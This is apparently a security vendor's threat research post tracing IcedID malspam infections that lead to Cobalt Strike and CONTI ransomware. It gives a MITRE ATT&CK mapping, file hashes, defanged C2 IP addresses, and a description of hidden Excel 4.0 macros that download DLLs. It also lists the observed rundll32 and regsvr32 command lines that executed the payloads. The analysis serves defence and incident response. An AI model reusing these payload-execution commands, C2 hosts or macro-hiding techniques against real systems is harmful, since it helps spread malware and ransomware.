Shelob Moonlight – Spinning a Larger Web

cynet.com/attack-techniques-hands-on/shelob-moonlight-spinning-a-larger-web/

Shelob Moonlight – Spinning a Larger Web
From IcedID to CONTI, a Trojan and Ransomware collaboration

By Max Malyutin – Sr. Threat Researcher

Introduction

Cynet's research and CyOps teams constantly work together to track the malicious activities of threat groups. Advanced threat groups that target organizations for financial gain frequently modify their TTPs and alter their malware to evade defenses. In this article, we detail how two different threat groups – **Lunar Spider** and **Wizard Spider** – have joined forces to infect organizations with CONTI ransomware.

IcedID, a Trojan banker developed by threat group **Lunar Spider**, is primarily used to steal and exfiltrate financial information. **This Trojan is now being used as a downloader to distribute Conti Ransomware, developed by Wizard Spider, to compromised organizations.**

In other words, two different independent malwares, developed by two different attack groups – are collaborating to download, spread and infect compromised organizations with ransomware.

During the last few months, Cynet 360 detected a high number of IcedID infections utilizing Cobalt Strike beacons and ultimately attempting to encrypt hosts using CONTI ransomware. If you suspect that your company's devices are infected with IOC or TTPs relevant to this article, please reach out directly to Cynet for help with evaluating an incident response. Cynet's MDR team, CyOps, is available 24×7 and ready to help you begin threat hunting.

IcedID overview


IcedID (A.K.A BokBot); IcedID – ID: S0483 was first observed in the wild in September 2017 and was classified as a banking trojan malware designed to target financial sectors in the U.S and Europe. The malware allows threat actors to steal financial information, banking credentials, and payment information using web injection and browser hooking techniques.

From 2017 to 2021, the threat group behind IcedID used multiple attack techniques and upgraded the range of malicious capabilities to evade detection and deploy massive attack campaigns. The IcedID Threat group shifted the malware's *modus operandi,* remaking it from a banking trojan and into an application capable of distributing additional sophisticated threat tools like Cobalt Strike and ransomware like MAZE, EGREGOR, Sodinokibi, and CONTI.

With this change, IcedID became part of the Malware-as-a-Service (MaaS) organized cybercrime.

IcedID modus operandi:

- Spear phishing attachment distribution via malspam campaigns (zipped, weaponized Microsoft office documents)
- User execution via enabling macros
- DLL download from C2 server
- Loader DLL execution via rundll32\regsvr32; LOLbins (Living Off the Land Binaries)
- Fingerprinting and enumeration of the compromised machine
- C2 server connection, send initial information
- Initial access for sophisticated threats (downloader activity)



IcedID's popularity has increased significantly, even surpassing the infamous Emotet (see Once upon a time in Troy – Emotet malware, a trojan evolution), which is often described as "the world's most dangerous malware." Emotet was taken down at the end of January 2021 by a major law enforcement operation coordinated between multiple authorities including Europol, the FBI, and the UK's National Crime Agency, along with agencies from Canada, France, Germany, Lithuania, the Netherlands, and Ukraine.

IcedID associated threat groups

GOLD CABIN aka: Shakthak, TA551

LUNAR SPIDER aka: GOLD SWATHMORE

The TA551 and LUNAR SPIDER threat groups are classified as eCrime groups with a primary motivation of targeting financial organizations. These eCrime groups are associated with various malware, including IcedID, Qakbot, Ursnif, and Valak. The unique pattern of these groups lies within their kill chain method, comprised of weaponized Office documents (Excel and Word) which are usually contained in a password-protected zipped file and distributed throughout a malspam campaigns via email. Once these weaponized documents are opened, additional malware is either downloaded to the host – in most cases in the form of DLL payloads executed via Microsoft legitimate binaries (LOLBins).

CONTI Overview

CONTI (MITRE ID: S0575) is a new ransomware observed in the wild starting in late 2020 and has become a major target for the FBI. On May 20, 2021, the FBI released an article discussing the impact of CONTI ransomware on healthcare, law enforcement agencies, and emergency medical services in the US.

The CONTI group operates as Ransomware-as-a-Service (RaaS) affiliated with WIZARD SPIDER threat group. Cynet has recently observed CONTI targeting organizations in the US and Europe. The NCSC (National Cyber Security Centre) has recently participated in recent CONTI infection investigations on account of recent news of CONTI wreaking havoc in among different victims:

"Exagrid pays $2.6m to Conti ransomware attackers"

"Conti Ransomware Hack: FBI Says 16 U.S. Networks Have Been Hacked This Year"


"Conti ransomware syndicate behind attack on Irish health service".

Cynet to the rescue

Cynet recently responded to a number of incidents in several companies asking for Cynet assistance where IcedID infection eventually impacted the compromised network with CONTI ransomware and where CONTI encryption note was presented on all computers.

During the root-cause analysis of the impacted networks, we have concluded that the initial access vector in CONTI ransomware attacks was a malspam campaign delivering malicious email containing a zipped file, followed by a weaponized Office document downloading the IcedID malware. The IcedID malware, in turn, launched a Cobalt Strike beacon on the compromised machine which in turn executed discovery commands on the domain while abusing Windows legitimate binaries.
The next steps of the infection included privilege escalation and lateral movement activities.
Once the attackers established persistence on the domain, a CONTI ransomware variant was dropped.

This is further evidence that the LUNAR SPIDER and WIZARD SPIDER groups are breaking bread – it is clear evidence that they have coordinated the distribution of each other's malware.




MITRE ATT&CK TTPs Mapping

TACTIC								
TA0001 Initial Access	TA0002 Execution	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0007 Discovery	TA0008 Lateral Movement	TA0011 Command and Control	TA0010 Exfiltration	TA0040 Impact
T1566.001: SpearPhishing Attachment	T1204: User Execution	T1055: Process Injection	T1140: Deobfuscate/Decode Files or Information	T1087: Account Discovery	T1570: Lateral Tool Transfer	T1071.001: Web Protocols	T1041: Exfiltration Over C2 Channel	T1486: Data Encrypted for Impact
	T1059.001: PowerShell	T1134: Access Token Manipulation	T1562.001: Disable or Modify Tools	T1482: Domain Trust Discovery	T1021.002: SMB/Windows Admin Shares	T1132.001: Standard Encoding		T1490: Inhibit System Recovery
	T1059.003: Windows Command Shell		T1036: Masquerading	T1135: Network Share Discovery		T1105: Ingress Tool Transfer		
	T1559.002: Dynamic Data Exchange		T1112: Modify Registry	T1057: Process Discovery		T1571: Non-Standard Port		
	T1106: Native API		T1027: Obfuscated Files or Information	T1012: Query Registry				
	T1129: Shared Modules		T1055: Process Injection	T1018: Remote System Discovery				
	T1569.002: Service Execution		T1218.011: Rundll32	T1518.001: Security Software Discovery				
			T1218.005: Mshta	T1082: System Information Discovery				
			T1218.010: Regsvr32	T1016: System Network Configuration Discovery				
			T1218.007: Msiexec	T1033: System Owner/User Discovery				
			T1218: Signed Binary Proxy Execution					
			T1497.001: System Checks					

Technical analysis

Entry point

The infection chain of IcedID begins through an email vector (TA551 A.K.A Shathak is a malspam distribution campaign), by using spear phishing emails.




These emails are sent as part of phishing campaigns and contain malicious Microsoft documents (weaponized Office files) or a password protected .zip file. This file contains either an MS Word document or Excel spreadsheet which leads to execution of multi-stage malicious actions.

Below, you can see an example demonstrating how the weaponized document execution looks like:

Grandparent Process:
c:\program files (x86)\microsoft office\root\office16\outlook.exe
Parent Process Details:
“C:\Program Files\7-Zip\7zFM.exe” “C:\Users*\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\82QPK64D\request (002).zip”
Process Details:
“C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE” /n “C:\Users*\AppData\Local\Temp\7zO77B8.tmp\fatti-03.21.doc” /o “”

In this case, the .zip file contains a weaponized Microsoft Office document. The document asks the user to click on the “Enable Content” feature, thus allowing the document to execute code stored as a macro. Demonstrated in the screenshot below:




MD5: e51d7a4db66d3ea986343fe3e221b7fc
SHA-256: f578d6e7fc4d204ef17549be7ea8f3b6bca4b4103e7afff483b180f95f818a20

File type: Office Open XML Document

Magic: Zip archive data, at least v2.0 to extract

Alternatively, the zip file may contain a spreadsheet document. As in the case of the Word document, the spreadsheet file also asks the user to click on the “Enable Content” to execute the malicious macro, as can be seen in the following screenshot:



MD5: d15d140f0d5d88542d059ecd483dee38
SHA-256: db66539408a53e25bf005990c1b868ef140303d2ccfa6964b63b26b6bfc1b07b


File type: Office Open XML Spreadsheet

Magic: Zip archive data, at least v2.0 to extract

In both cases of malicious attachments, the unique aspect of these documents, either Word document or spreadsheet document, is that both present a fake template to lure the user to allow “Enable Content” and “Enable Editing”.

From this point, we'll show the investigation steps for the spreadsheet document, although the execution flow for the Word document is the same.

Once "Enable Content" is clicked, three instances of rundll32.exe are spawned:



Additionally, the Excel file communicates with three different C2 (Command & Control) servers to download an IcedID DLL file. The communication achieved by the malicious macros is stored in the weaponized Office document:


The C2 servers are:

190[.]14[.]38[.]106
193[.]38[.]54[.]246

51[.]89[.]73[.]152

Inspecting the GET packet to these C2 servers can be seen in the following image:

The weaponized Office documents have a highly obfuscated VBA/XLM code and AutoOpen or AutoClose functions for its execution. IcedID Excel spreadsheet documents use Excel 4.0 (XLM) macros which leading to download and execution of the IcedID DLL payloads.



IcedID threat actors are utilizing defense evasion and anti-analysis techniques to hide their malicious macros, to evade security vendors, and to make the analysis of the malicious document complex.
Excel supports Macros 4.0 formulas by using formulas in spreadsheet cells. This type of macros allow the threat actors to bypass the detections which including the Microsoft AMSI provider.


Microsoft published on March 3, 2021, an update "New runtime defense against Excel 4.0 macro malware" which provided details regarding the Antimalware Scan Interface (AMSI) integrated with Office 365 which includes the runtime scanning of Excel 4.0.
From our observations, most of the infections were performed on older versions of Microsoft Office.


Bottom line – Many users are still using older versions of MS-Office and are vulnerable and exposed to attacks which utilize Excel with Macro 4.0, up until Microsoft's March update, attackers were able to attack O365 users since the AMSI provider couldn't identify and detect these malicious Macros formulas.

These techniques include:

- Hiding sheets in the document
- Hiding Excel 4.0 macros in different sheets
- Hiding the macro formula by applying a white font color

The following image shows hidden malicious sheets:





On further examination of the hidden malicious sheets (OSN), we have observed that the macros color settings were set to white, allowing maldoc to hide the macros formulas in the document.

In the Pervi sheet, we have observed the C2 server communication method to the three C2 IPs which were mentioned previously in the article. The threat actors use the URLDownloadToFile API to connect the C2 servers which download the 3 files (DLLs) to the disk.

sobr1 sheet is responsible for the execution of the downloaded DLL files via a rundll32.exe command line parameter that uses DllRegisterServer function.

The macro code eventually downloads three DLLs, masquerading themselves with a random extension, and executes each one using rundll32.exe.

First stage DLLs act as initial collectors and send the information to the C2 server to start the installation of the next attack phase.

The command line for loading these DLLs is as follows:

“rundll32 ..[Dll Name].[Random Extension],DllRegisterServer”\

In other cases (not detailed in this article), we also detected IcedID DLL execution via the regsvr32.exe binary.

regsvr32 execution example:
“C:\Windows\System32\regsvr32.exe” c:\users\public\globalStorage.jpg

Between April 6th and May 26th, Cynet detected the following IcedID campaigns, with different DLLs extensions:

rundll32 command execution that detected by Cynet 360:
May 26 2021 rundll32 ..\Hikos.hertolo1,DllRegisterServer May 26 2021 rundll32 ..\Hikos.hertolo,DllRegisterServer
May 25 2021 rundll32 ..\iroto.tio1,DllRegisterServer
May 25 2021 rundll32 ..\iroto.tio,DllRegisterServer
May 24 2021 rundll32 ..\Hikos.hertolo2,DllRegisterServer
May 24 2021 rundll32 ..\svvhos.dati4,DllRegisterServer
May 20 2021 rundll32 ..\durio.fur,DllRegisterServer
May 17 2021 rundll32 ..\bubl.cmi1,DllRegisterServer
May 17 2021 rundll32 ..\bubl.cmi,DllRegisterServer
May 13 2021 rundll32 ..\lertio.cersw,DllRegisterServer
May 13 2021 rundll32 ..\tuti.rut,DllRegisterServer
May 13 2021 rundll32 ..\tuti.rut1,DllRegisterServe
May 13 2021 rundll32 ..\dtfhdtr.ert,DllRegisterServer
May 13 2021 rundll32 ..\wiroe.oer5,DllRegisterServer
May 13 2021 rundll32 ..\wiroe.oer4,DllRegisterServer
May 13 2021 rundll32 ..\wiroe.oer2,DllRegisterServer
May 13 2021 rundll32 ..\wiroe.oer3,DllRegisterServer
May 13 2021 rundll32 ..\wiroe.oer1,DllRegisterServer
May 13 2021 rundll32 ..\nvcoerf.vlb4,DllRegisterServer
May 13 2021 rundll32 ..\nvcoerf.vlb,DllRegisterServer
May 13 2021 rundll32 ..\nvcoerf.vlb1,DllRegisterServer
May 13 2021 rundll32 ..\nvcoerf.vlb3,DllRegisterServer
May 13 2021 rundll32 ..\nvcoerf.vlb2,DllRegisterServer
May 11 2021 rundll32 ..\ikjcvesdv.ref,DllRegisterServer
May 5 2021 rundll32 ..\svvhos.dati3,DllRegisterServer
May 5 2021 rundll32 ..\svvhos.dati2,DllRegisterServer
May 5 2021 rundll32 ..\svvhos.dati1,DllRegisterServer
May 5 2021 rundll32 ..\svvhos.dati,DllRegisterServer
May 20 2021 rundll32 ..\Hikos.hertolo,DllRegisterServer
Apr 28 2021 rundll32 ..\Butyo.vikas,DllRegisterServer
Apr 26 2021 rundll32 ..\jjoputi.vvt1,DllRegisterServer

```
Apr 26 2021 rundll32 ..\jjoputi.vvt2,DllRegisterServer
Apr 23 2021 rundll32 ..\duron.bnm1,DllRegisterServer
Apr 21 2021 rundll32 ..\ghnrope.ito1,DllRegisterServer
